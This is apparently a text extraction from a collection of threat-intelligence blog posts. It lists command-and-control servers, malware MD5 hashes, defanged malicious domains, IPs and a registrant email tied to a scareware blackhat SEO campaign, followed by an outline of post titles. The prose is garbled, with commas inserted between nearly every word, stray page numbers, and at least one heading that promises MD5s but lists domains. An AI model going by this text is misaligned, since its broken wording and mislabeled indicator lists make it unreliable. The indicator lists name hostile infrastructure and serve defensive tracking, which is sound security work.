Once, executed, a, sample, malware (MD5:2d1bb6ca54f4c093282ea30e2096af0f), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://qweplost.com - 109.74.195.149

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (96.126.106.156):

hxxp://checkwebspeed.net

hxxp://gercourses.com

hxxp://replost.com

hxxp://boltoflexaria.in

hxxp://levartnetcom.net

hxxp://boltoflex.in

hxxp://borderspot.net

129

hxxp://diathbsp.in

hxxp://ganzagroup.in

hxxp://httpsstarss.in

hxxp://missingsync.net

hxxp://qqplot.com

hxxp://evelice.in

hxxp://gotheapples.com

hxxp://surfacechicago.net

hxxp://zeplost.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 0183a687365cc3eb97bb5c2710952f95

MD5: f1e3030a83fa2f14f271612a4de914cb

MD5: 97269450de58ef5fb8d449008e550bf0

MD5: c83962659f6773b729aa222bd5b03f2f

MD5: e0aa08d4d98c3430204c1bb6f4c980e1

Once, executed, a, sample, malware (MD5:0183a687365cc3eb97bb5c2710952f95), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://replost.com - 96.126.106.156

Once, executed, a, sample, malware (MD5:f1e3030a83fa2f14f271612a4de914cb), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://gercourses.com/borders.php

Once, executed, a, sample, malware (MD5:97269450de58ef5fb8d449008e550bf0), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://checkwebspeed.net - 96.126.106.156

Once, executed, a, sample, malware (MD5:c83962659f6773b729aa222bd5b03f2f), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://checkwebspeed.net - 96.126.106.156

Once, executed, a, sample, malware (MD5:e0aa08d4d98c3430204c1bb6f4c980e1), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://replost.com - 96.126.106.156

We'll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

130

Historical OSINT - Massive Black Hat SEO Campaign, Spotted in the Wild, Serves Scareware (2016-12-25 22:43)

In, a, cybercrime, ecosystem, dominated, by, hundreds, of, malicious, software, releases, cybercriminals, continue,

actively, populating, their, botnet’s, infected, population, with, hundreds, of, newly, added, socially, engineered, users, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, spreading, malicious, software, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, obtaining, access, to, a, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, utilizing, blackhat, seo (search engine optmization), for, traffic, acquisition, tactics, techniques, and procedures, potentially, exposing, hundreds, of, thousands, of, socially, engineered, users, to, a, multi-tude, of, malicious, software, including, fake, security, software, also, known, as, scareware, with, the, cybercriminals, behind, the, campaign, successfully, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, traffic, largely, relying, on, the, utilization, of, an, affiliate-network, type, of, monetization, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://blank _fax _forms.jevjahys.zik.dj -> hxxp://radioheadicon.cn - 216.172.154.34; 205.164.24.44; 205.164.24.45

->

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://aizvfnnd.cc - Email: janice@whiteplainsrealty.com

hxxp://blnrriwbd.cc - Email: janice@whiteplainsrealty.com

hxxp://crrhxzp.cc - Email: janice@whiteplainsrealty.com

hxxp://ihmedkgi.cc - Email: janice@whiteplainsrealty.com

hxxp://izdzhpdn.cc - Email: janice@whiteplainsrealty.com

hxxp://krnflff.cc - Email: janice@whiteplainsrealty.com

hxxp://lgixuql.cc - Email: janice@whiteplainsrealty.com

hxxp://lsxkfoxfn.cc - Email: janice@whiteplainsrealty.com

hxxp://mkzjuoz.cc - Email: janice@whiteplainsrealty.com

hxxp://mobqmizg.cc - Email: janice@whiteplainsrealty.com

hxxp://mqapagelq.cc - Email: janice@whiteplainsrealty.com

hxxp://mrvgusfdu.cc - Email: janice@whiteplainsrealty.com

hxxp://nurzcycxm.cc - Email: janice@whiteplainsrealty.com

hxxp://orhhcunye.cc - Email: janice@whiteplainsrealty.com

hxxp://pdbpczh.cc - Email: janice@whiteplainsrealty.com

hxxp://pkuidxdy.cc - Email: janice@whiteplainsrealty.com

hxxp://qicpfwrx.cc - Email: janice@whiteplainsrealty.com

hxxp://ruhilmec.cc - Email: janice@whiteplainsrealty.com

hxxp://sxkfoxfn.cc - Email: janice@whiteplainsrealty.com

hxxp://tcygfdmc.cc - Email: janice@whiteplainsrealty.com

hxxp://tlhaxfr.cc - Email: janice@whiteplainsrealty.com

hxxp://vcjggcbgj.cc - Email: janice@whiteplainsrealty.com

hxxp://xlnojaz.cc - Email: janice@whiteplainsrealty.com

hxxp://zdqvzdj.cc - Email: janice@whiteplainsrealty.com

131

Sample, malicious, redirector, used, in, the, campaign: hxxp://bostofsten1.net

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (216.172.154.34): MD5: ad04fd31e9868b073222b3fd2aac93f7

MD5: 103ecb766e0deb06ccbcea0a8046b4cb

MD5: eb0fab963cd37660956a7ab0c66715c2

MD5: 00da0096bd91e89e4059c428259a6cbb

MD5: 9b7f0e0ebf1656227de9f8f97dfd9141

Once, executed, a, sample, malicious, executable, (MD5:ad04fd31e9868b073222b3fd2aac93f7) phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://down.down988.cn - 65.19.157.228

Once, executed, a, sample, malicious, executable, (MD5:00da0096bd91e89e4059c428259a6cbb) phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://cutalot.cn - 205.164.24.43

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (205.164.24.44):

hxxp://cycling20110829.usa.1204.net

hxxp://pepsizone.cn

hxxp://ysbr.cn

hxxp://interactsession-697593.regions.com.usersetup.cn

hxxp://ad.suoie.cn

hxxp://ycgezkpu.cn

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: cf7a53e66e397c29ea203e025c5d6465

MD5: 089886483353f93a36dd69f0776beace

MD5: 528ac8f94123aaa32058f0114b8e1fd2

MD5: 4e8405bb398509f17242c0b9f614d6e4

MD5: a364d4fe887e2e40bc1ec67ad6f9aa31

Once, executed, a, sample, malware (MD5:cf7a53e66e397c29ea203e025c5d6465), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://blenderartists.org - 141.101.125.180

hxxp://xibudific.cn - 50.117.122.92

hxxp://freemonitoringservers.com

hxxp://freemonitoringservers.com.ovh.net

hxxp://hardwareindexx.com

hxxp://hardwareindexx.com.ovh.net

Once, executed, a, sample, malware (MD5:089886483353f93a36dd69f0776beace), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://freeonlinedatingtips.net - 204.197.252.70

hxxp://xibudific.cn - 216.172.154.38

hxxp://freemonitoringservers.com

hxxp://freemonitoringservers.com.ovh.net

hxxp://searchfeedbook.com

hxxp://searchfeedbook.com.ovh.net

Once, executed, a, sample, malware (MD5:528ac8f94123aaa32058f0114b8e1fd2), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://historykillerpro.com - 192.254.233.158

hxxp://motherboardstest.com - 195.22.26.252

hxxp://dolbyaudiodevice.com

hxxp://dolbyaudiodevice.com.ovh.net

hxxp://xibudific.cn - 50.117.116.204

Once, executed, a, sample, malware (MD5:4e8405bb398509f17242c0b9f614d6e4), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://pcskynet.cn

hxxp://gamepknet.cn

hxxp://pcskynet.cn.ovh.net

hxxp://gamepknet.cn.ovh.net

hxxp://yes16800.cn

hxxp://yes16800.cn.ovh.net

Once, executed, a, sample, malware (MD5:a364d4fe887e2e40bc1ec67ad6f9aa31), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://136136.com - 61.129.70.87

hxxp://xibudific.cn - 50.117.122.92

hxxp://hothintspotonline.com

hxxp://hothintspotonline.com.ovh.net

hxxp://hardwareindexx.com

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (205.164.24.45):

hxxp://17mv.com

hxxp://criding.com

hxxp://criding.com

hxxp://17mv.com

hxxp://baudu.com

hxxp://pwgo.cn

hxxp://suqiwyk.cn

hxxp://verringo.cn

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: MD5: 9905ba7c00761a792ad8a361b4de71ea

MD5: b83c68f7d09530181908d513eb30a002

MD5: 78941c2c4b05f8af9a31a9f3d4c94b57

MD5: 7a1b6153a3f00c430b09f1c7b9cf7a77

MD5: 2776c972fa934fd080f5189be7c98a77

Once, executed, a, sample, malware, phones, back, to, the, following, maliciuos, C &C, server, IPs: hxxp://down.down988.cn - 50.117.122.91

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: 133

hxxp://imagehut4.cn - 50.117.122.91

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://yingzi.org.cn - 50.117.116.205

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://qmmmm.com.cn - 50.117.122.94

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://down.down988.cn - 50.117.122.94

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

Document Outline

- 2015
  - July
    - Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran - Report (2015-07-29 14:45)
  - August
    - Historical OSINT: OPSEC-Aware Sprott Asset Management Money Mule Recruiters Recruit, Serve Crimeware, And Malvertisements (2015-08-27 16:02)
    - Historical OSINT - How TROYAK-AS Utillized BGP-over-VPN to Serve the Avalance Botnet (2015-08-28 16:15)
- 2016
  - April
    - Cybercriminals Launch Malicious Malvertising Campaign, Thousands of Users Affected (2016-04-24 21:17)
    - Analyzing the Bill Gates Botnet - An Analysis (2016-04-24 22:47)
    - Malware Campaign Using Google Docs Intercepted, Thousands of Users Affected (2016-04-26 20:13)
    - Malicious Client-Side Exploits Serving Campaign Intercepted, Thousands of Users Affected (2016-04-26 20:39)
  - May
    - Malicious Campaign Affects Hundreds of Web Sites, Thousands of Users Affected (2016-05-16 10:33)
  - August

        - Cybercriminals Offer Fake/Fraudulent Press Documents Accreditation On Demand (2016-08-16 20:07)
        - Spam-friendly Image Randomization Tool Released on the Underground Marketplace (2016-08-17 13:34)
        - Managed Social Engineering Based Code Signing Generating Certificate Service Spotted in the Wild (2016-08-17 14:23)
        - Newly Launched Cybercrime Service Offers Access to POS Terminals on Demand (2016-08-17 14:32)
        - New Cybercrime-Friendly Service Offers Fake Documents and Bills on Demand (2016-08-28 15:33)
        - Managed Hacked PCs as a Service Type of Cybercrime-friendly service Spotted in the Wild (2016-08-28 18:38)
        - Managed SWF Injection Cybercrime-friendly Service Fuels Growth Within the Malvertising Market Segment (2016-08-29 11:58)
    - December
        - New Service Offerring Fake Documents on Demand Spotted in the Wild (2016-12-21 14:08)
        - Historical OSINT - Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2016-12-23 06:47)
        - Historical OSINT - Celebrity-Themed Blackhat SEO Campaign Serving Scareware and the Koobface Botnet Connection (2016-12-23 08:02)
        - Historical OSINT - Zeus and Client-Side Exploit Serving Facebook Phishing Campaign Spotted in the Wild (2016-12-23 11:29)
        - Historical OSINT - Haiti-themed Blackhat SEO Campaign Serving Scareware Spotted in the Wild (2016-12-23 12:53)

- Historical OSINT - Massive Black Hat SEO Campaing Serving Scareware Spotted in the Wild (2016-12-24 05:47)
- Historical OSINT - FTLog Worm Spreading Across Fotolog (2016-12-24 12:49)
- Historical OSINT - Google Docs Hosted Rogue Chrome Extension Serving Campaign Spotted in the Wild (2016-12-24 19:12)
- Historical OSINT - Rogue MyWebFace Application Serving Adware Spotted in the Wild (2016-12-25 07:20)
- Historical OSINT - Koobface Gang Utilizes, Google Groups, Serves, Scareware and Malicious Software (2016-12-25 19:58)
- Historical OSINT - Hundreds of Malicious Web Sites Serve Client-Side Exploits, Lead to Rogue YouTube Video Players (2016-12-25 21:47)
- Historical OSINT - Massive Black Hat SEO Campaign, Spotted in the Wild, Serves Scareware (2016-12-25 22:43)